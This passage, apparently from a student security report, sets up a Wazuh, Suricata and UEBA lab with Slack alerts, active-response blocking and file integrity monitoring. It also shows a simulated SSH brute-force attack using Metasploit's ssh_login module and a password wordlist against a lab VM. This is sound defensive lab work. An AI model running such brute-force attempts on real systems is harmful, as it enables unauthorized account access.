


Fig 10. Installing Auditd

Next, Gzip is installed through a similar process. The command *sudo apt install gzip -y* is typed in the terminal which automatically installs the tool (Fig 11).

Fig 11. Installing Gzip

Next, the IDS tool Suricata is installed. Suricata was installed and configured following the documentation provided by Wazuh. First, a repository containing the stable version of Suricata is imported into Ubuntu using *sudo add-apt-repository ppa:oisf/suricata-stable.*

Fig 12. Installing Suricata and Ruleset

Then it's made sure Ubuntu is up to date and finally install Suricata using *sudo apt-get install suricata -y* (Fig 12).

The *Emerging Threats* ruleset is then downloaded and extracted. These are pre-built IDS rules for Suricata which help detect various types of over-the net attacks and policy violations. To make sure nobody other than the root user can modify these IDS rules, the command *sudo chmod 640 /etc/suricata/rules/*.rules* is used (Fig 12).

Next, some changes are made to Suricata's configuration file (*/etc/suricata/suricata.yaml*) which includes:

- Setting up the home network IP address (HOME_NET). In this case, the IP address is *192.168.229.0/24*. This will allow Suricata to monitor outgoing and incoming traffic passing through any machine present within the local network (Fig13).




Fig 13. Suricata: Setting HOME_NET

- Updating the *default-rule-path*, the directory that Suricata uses to load IDS rules for threat detection, which in this case is */etc/suricata/rules*. Additionally, what files are considered files containing IDS rules is defined *rule-files* to *"*.rules"*. This tells Suricata that all files ending with .rules within the specified rules directory is considered a rule file (Fig 14).




Fig 14. Suricata: Updating default-rule-path

- Enabling global stats by "*enabled: yes*" (Fig 15) and updating the network interface under *af-packet* to "*ens33*" (Ubuntu's network interface) (Fig 16).

```
# Global stats configuration
stats:
  enabled: yes
  # The interval field (in seconds) controls the interval at
  # which stats are updated in the log.
  interval: 8
  # Add decode events to stats.
  #decoder-events: true
  # Decoder event prefix in stats. Has been 'decoder' before, but that leads
  # to missing events in the eve.stats records. See issue #2225.
  #decoder-events-prefix: "decoder.event"
  # Add stream events as stats.
  #stream-events: false
```

Fig 15. Suricata: Enabling Global Stats

```
# Linux high speed capture support
af-packet:
  - interface: ens33
    # Number of receive threads. "auto" uses the number of cores
    #threads: auto
    # Default clusterid. AF_PACKET will load balance packets based on flow.
    cluster-id: 99
    # Default AF_PACKET cluster type. AF_PACKET can load balance per flow or per
hash.
```

Fig 16. Suricata: Updating default-rule-path

- All the changes made to the configuration files are then saved and followed by the command *sudo systemctl restart suricata.* This restarts Suricata with the new configurations.

Configurations are then made to Wazuh agent's (Ubuntu) configuration file (*/var/ossec/etc/ossec.conf*), ensuring that logs generated from Suricata are forwarded to the Wazuh server. This is done by adding the line of code in Fig 17 into the *ossec.conf* file, proceeded by *sudo systemctl restart wazuh-agent*.

```
<!-- suricata -->
<localfile>
  <log_format>json</log_format>
  <location>/var/log/suricata/eve.json</location>
  <frequency>20</frequency>
</localfile>
```

Fig 17. Suricata: Log Forwarding

Viewing Suricata alerts in Wazuh's web dashboard confirms that all configurations worked, and logs are forwarded to Wazuh (Fig 18).

timestamp	agent.name	rule.description	rule.level	rule.id
Apr 13, 2025 @ 07:54:37.045	Ubuntu_Victim	Suricata: Alert - THIS IS AN ICMP Ping	3	86601
Apr 13, 2025 @ 07:54:21.025	Ubuntu_Victim	Suricata: Alert - THIS IS AN ICMP Ping	3	86601
Apr 13, 2025 @ 07:54:05.004	Ubuntu_Victim	Suricata: Alert - THIS IS AN ICMP Ping	3	86601
Apr 13, 2025 @ 07:53:48.986	Ubuntu_Victim	Suricata: Alert - THIS IS AN ICMP Ping	3	86601
Apr 13, 2025 @ 07:53:30.963	Ubuntu_Victim	Suricata: Alert - THIS IS AN ICMP Ping	3	86601
Apr 13, 2025 @ 07:53:14.940	Ubuntu_Victim	Suricata: Alert - THIS IS AN ICMP Ping	3	86601
Apr 13, 2025 @ 07:52:58.922	Ubuntu_Victim	Suricata: Alert - THIS IS AN ICMP Ping	3	86601
Apr 13, 2025 @ 07:52:42.901	Ubuntu_Victim	Suricata: Alert - THIS IS AN ICMP Ping	3	86601
Apr 13, 2025 @ 07:52:26.884	Ubuntu_Victim	Suricata: Alert - THIS IS AN ICMP Ping	3	86601
Apr 13, 2025 @ 07:52:10.863	Ubuntu_Victim	Suricata: Alert - THIS IS AN ICMP Ping	3	86601
Apr 13, 2025 @ 07:51:54.845	Ubuntu_Victim	Suricata: Alert - THIS IS AN ICMP Ping	3	86601
Apr 13, 2025 @ 07:51:38.825	Ubuntu_Victim	Suricata: Alert - THIS IS AN ICMP Ping	3	86601

Fig 18. Suricata: Viewing Alerts in Wazuh

Now changes are made to the Wazuh server's configuration file (*/var/ossec/etc/ossec.conf*) for VirusTotal and Slack API integration. The lines of code mentioned in Figs 19 and 20 are added in the *ossec.conf* file followed by terminal command *sudo systemctl restart wazuh-manager*. This allows Wazuh to communicate with tools like VirusTotal and Slack for extended functionalities.

Fig 19. VirusTotal Integration




Fig 20. Slack Integration

The API key (Fig 19) and hook URL (Fig 20) are obtained by logging into their respective websites and are unique to each user, hence hidden for privacy. For VirusTotal, the API is only called for alerts triggered with rule_id 100200 and 100201, while only alerts with severity level 7 and above are forwarded to the Slack notification channel.

Next, the module UEBA is added to Wazuh, a security feature that uses RCF machine learning model and statistical analysis to establish a baseline of normal behavior for users and systems, and alerts for any anomalies i.e. deviation from the baseline behavior, suggesting malicious activity.

To incorporate UEBA, the *anomalyDetectionDashboards* plugin is installed in the Wazuh server's dashboard using the command */usr/share/wazuh-dashboard/bin/opensearch-dashboard-plugin install anomalyDetectionDashboards --allow-root* (Fig 21). This is then followed by *sudo systemctl restart wazuh-dashboard.*




Fig 21. Installing anomalyDetectionDashboards plugin

Configurations are then validated by visiting Wazuh's web interface and viewing a newly created *OpenSearch Plugin* in the side menu called "*Anomaly Detection*" (Fig 22).




Fig 22. Anomaly Detection Plugin

With this, the insider threat detection environment is set up and configured adequately for the implementation of use cases.

7.3.2 Setting Up Alert Channel

A notification channel is created in Wazuh to forward alerts in situations where attacks like brute force attempts, suspicious file destruction, and malicious file downloads are detected.

This is done by visiting the *Notification* Page on the web interface, through the drop-down *Explore* button present in the side menu. The new channel named *wazuh alerts* is created to forward important alerts to Slack selectively (Fig 23)




Fig 23. Channel Creation

Then monitors are created to raise alerts for specific events occurring on the network. This is done by visiting the *Alerting* Page on the web interface, through the drop-down *Explore* button present in the side menu and clicking *Create Monitor* button.

Three monitors were created namely *Abnormal File Deletion*, *Brute Force Alert*, and *Possible Malware Download*.

The monitor *Abnormal File Deletion* was designed to raise an alert whenever more than 10 files were deleted within a span of 3 minutes, suggesting abnormal activity (Fig 24)




Fig 24. Abnormal Deletion Trigger

The monitor is then responsible for forwarding this alert to Slack using the notification channel *wazuh alerts* naming the alert as *Abnormal File Deletion Detected* (Fig 25)




Fig 25. Alert Forwarding: Abnormal File Deletion

The monitor *Brute Force Alert* was designed to raise an alert whenever more than one event was generated with the MITRE technique *Brute Force*, suggesting a brute force attack (Fig 26).




Fig 26. Brute Force Trigger

This alert generated is then forwarded to Slack through channel *wazuh alerts* with the title being *BRUTE FORCE DETECTED* (Fig 27).




Fig 27. Alert Forwarding: Brute Force

The monitor Possible Malware Download was designed to raise an alert whenever more than one file is classified as malicious by VirusTotal (Fig 28).




Fig 28. Malware Download Trigger

This alert is then forwarded to Slack through channel wazuh alerts with the title message Possible Malicious File Download (Fig 29)




Fig 29. Alert Forwarding: Malware Download

7.3.3 Detecting Login Anomalies (Brute Force Attacks)

A brute force attack involves an attacker attempting multiple username-password combinations to gain unauthorized access to valid user accounts. The objective of this use case is to detect abnormal login behavior indicating a brute force attack and initiate an automated response to prevent further access attempts.

7.3.3.1 Configuration

To detect any type of brute-force attack, Wazuh needs to process logs related to login details and authorization. These logs on the ubuntu endpoint are located at */var/log/auth.log*. The following piece of code (Fig 30) was added to the Wazuh agent's configuration file on Ubuntu (*/var/ossec/etc/ossec.conf*). This allows Wazuh to analyse login activities

```
<localfile>
  <log_format>syslog</log_format>
  <location>/var/log/auth.log</location>
</localfile>
```

Fig 30. Integrating Auth Logs

Wazuh's UEBA is then configured to establish a baseline of normal login behavior for users and detect for deviations such as a sudden spike in failed login attempts, typical of a brute force attack, triggering an alert for further investigation.

This is achieved by creating a custom anomaly detector named *failedLogin-anomaly* through the Anomaly Detection interface (Fig 67,68,69). The detector uses two key features *attackerIP* and *victimIP*, to identify anomalies, whenever an alert is triggered where authorization attempt isn't successful, indicating a possible attack. The finished detector panel is shown in Fig 31.




Fig 31. failedLogin-anomaly Detector

To mitigate the risks associated with brute force attacks, Wazuh's Active Response feature is utilized. This mechanism is configured to detect a high volume of failed login attempts within a short timeframe and automatically initiate a response to block the attacker's IP address, preventing further intrusion attempts.

To set up active response, the following (Fig 32) was appended to the Wazuh server's configuration file (*/var/ossec/etc/ossec.conf*), followed by restarting the Wazuh manager using *sudo systemctl restart wazuh-manager*.

```
<!-- Blocking SSH Brute-Force -->
<command>
  <name>firewall-drop</name>
  <executable>firewall-drop</executable>
  <timeout_allowed>yes</timeout_allowed>
</command>

<active-response>
  <command>firewall-drop</command>
  <location>local</location>
  <rules_id>5763</rules_id>
  <timeout>180</timeout>
</active-response>
```

Fig 32. Active Response: Blocking Brute Force

Explaining the configuration in detail:

- *firewall-drop*: A built-in Wazuh script, when ran blocks the attacker's IP using defined firewall rules.
- *rules_id="5763"*: Specifies the rule id that will trigger an active response (Possible SSH brute Force Attack).
- *timeout="180"*: Blocks the attacker's IP for 180 seconds (3 minutes), preventing prolonged disruptions.
- *timeout_allowed="yes"*: Ensures automatic unblocking of IP address after the specified timeout period.

7.3.3.2 Attack Simulation and Response Validation

The brute force attack is simulated with the Kali Linux machine mimicking the attacker. Kali holds tools like Metasploit, Hydra, and Nmap, which are all capable of simulating a brute force login attack. In this case, Metasploit's *auxiliary/scanner/ssh/ssh_login* module is used to perform a brute force attack on Ubuntu's login through SSH.

To perform the attack, *msfconsole* is first typed in Kali's terminal followed by *use auxiliary/scanner/ssh/ssh_login* and then *show options.* This will show the module's current settings (Fig 33), which are changed as follows:

- PASS_FILE is set as */usr/share/wordlists/metasploit/default_pass_for_services_unhash.txt*. This file holds default unhashed passwords that are commonly used in services.
- RHOSTS is set to 192.168.229.129 (Ubuntu's IP address)
- RPORT is set to 22 (default SSH communication port)
- USERNAME is set to ubuntu (Ubuntu user's username) but is not shown in Fig 33

```
Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                                Required  Description
   ----              ---------------                                --------  -----------
   ANONYMOUS_LOGIN   false                                          yes       Attempt to login with a blank username and pass
                                                                              word
   BLANK_PASSWORDS   false                                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                              yes       How fast to bruteforce, from 0 to 5
   CreateSession     true                                           no        Create a new session for every successful login
   DB_ALL_CREDS      false                                          no        Try each user/password couple stored in the cur
                                                                              rent database
   DB_ALL_PASS       false                                          no        Add all passwords in the current database to th
                                                                              e list
   DB_ALL_USERS      false                                          no        Add all users in the current database to the li
                                                                              st
   DB_SKIP_EXISTING  none                                           no        Skip existing credentials stored in the current
                                                                               database (Accepted: none, user, user&realm)
   PASSWORD                                                         no        A specific password to authenticate with
   PASS_FILE         /usr/share/wordlists/metasp                    no        File containing passwords, one per line
                     loit/default_pass_for_servi
                     ces_unhash.txt
   RHOSTS            192.168.229.129                                yes       The target host(s), see https://docs.metasploit
                                                                              .com/docs/using-metasploit/basics/using-metaspl
                                                                              oit.html
   RPORT             22                                             yes       The target port
   STOP_ON_SUCCESS   false                                          yes       Stop guessing when a credential works for a hos
                                                                              t
   THREADS           1                                              yes       The number of concurrent threads (max one per h
                                                                              ost)
   USERNAME                                                         no        A specific username to authenticate as
   USERPASS_FILE                                                    no        File containing users and passwords separated b
                                                                              y space, one pair per line
   USER_AS_PASS      false                                          no        Try the username as the password for all users
   USER_FILE                                                        no        File containing usernames, one per line
   VERBOSE           true                                           yes       Whether to print output for all attempts
```

Fig 33. ssh_login Module Options

With this set, the command *run* is typed which starts simulating a brute force attack on the Ubuntu machine, simulating an attack where the perpetrator knows a valid user (ubuntu) exists, but is trying to guess the password through brute force.

This series of events is viewed from the *Anomaly Detection* Page (Fig 34), which confirms that an anomaly with login attempts had occurred, suggesting further investigation.

Fig 34. ssh_login Module Options

Observing Wazuh's Threat Hunting Page (Fig 22) on the web interface, shows us logs of successful detection of a brute force attack (Fig 35). At 21:19:27.406, it triggered an alert (Rule ID: 5763) for excessive failed logins, confirming an active brute force attempt. In response, Wazuh's Active Response executed *firewall-drop*, blocking the attacker's IP at 21:19:29.396 (Rule ID: 651), effectively preventing further access attempts (also confirmed in Fig 66). After 180 seconds, the firewall rule was lifted (Rule ID: 652), ensuring the user was not permanently locked out.

Feb 19, 2025 @ 21:22:29.629	Ubuntu_Victim	Host Unblocked by firewall-drop Active Response	3	652
Feb 19, 2025 @ 21:19:29.413	Ubuntu_Victim	sshd: authentication failed.	5	5760
Feb 19, 2025 @ 21:19:29.411	Ubuntu_Victim	sshd: authentication failed.	5	5760
Feb 19, 2025 @ 21:19:29.396	Ubuntu_Victim	Host Blocked by firewall-drop Active Response	3	651
Feb 19, 2025 @ 21:19:27.406	Ubuntu_Victim	PAM: User login failed.	5	5503
Feb 19, 2025 @ 21:19:27.403	Ubuntu_Victim	sshd: brute force trying to get access to the system. ...	10	5763
Feb 19, 2025 @ 21:19:27.395	Ubuntu_Victim	PAM: User login failed.	5	5503
Feb 19, 2025 @ 21:19:27.390	Ubuntu_Victim	sshd: authentication failed.	5	5760
Feb 19, 2025 @ 21:19:25.402	Ubuntu_Victim	PAM: Multiple failed logins in a small period of time.	10	5551
Feb 19, 2025 @ 21:19:25.388	Ubuntu_Victim	PAM: User login failed.	5	5503
Feb 19, 2025 @ 21:19:23.427	Ubuntu_Victim	sshd: authentication failed.	5	5760

Fig 35. Detecting Brute Force

The detected brute force event also led to forwarding an alert message to the Slack channel, swiftly notifying security personnel (Fig 36).




Fig 36. Slack Alert: Brute Force Detected

The dates and timestamps do not correlate as the attack was performed multiple times over a period of days.

7.3.4 Monitoring File Integrity

File Integrity Monitoring (FIM) ensures that critical system files, and directories remain unchanged unless the change is explicitly authorized. By continuously tracking file integrity, analysts can quickly detect and respond to suspicious changes, minimizing security risks.

The objective of this use case is to monitor sensitive directories for changes like addition, deletion, and content modification of files.

7.3.4.1 Configuration

The following changes were made to Wazuh agent's configuration file (*/var/ossec/etc/ossec.conf*) on the Ubuntu machine (Fig 37):

- First, its sure that the FIM module is not disabled
- Configure FIM to monitor an additional sensitive directories */home/ubuntu/important_files* and */home/*/.ssh/authorized_keys*. The *important_files* directory will hold sensitive files like credit card information and sales records.
- Optional attributes were added to gain extra information on the monitored directories:
    - *realtime="yes"*: Monitors any changes to the specified directory or files within them in real-time
    - *check_all="yes"*: Specifies to check all attributes of the directories/files i.e. sha/md5 hashes, directory/file owner, time of modification etc.

- whodata="yes": Provides extra information for analysis like which user modified/added/deleted the file/directory.

```
<!-- File integrity monitoring -->
<syscheck>
  <disabled>no</disabled>

  <!-- Frequency that syscheck is executed default every 12 hours -->
  <frequency>10</frequency>

  <scan_on_start>yes</scan_on_start>

  <!-- Directories to check  (perform all possible verifications) -->
  <directories realtime="yes" check_all="yes" whodata="yes">/etc,/usr/bin,/usr/sbin,/home/ubuntu/important_files</directories>
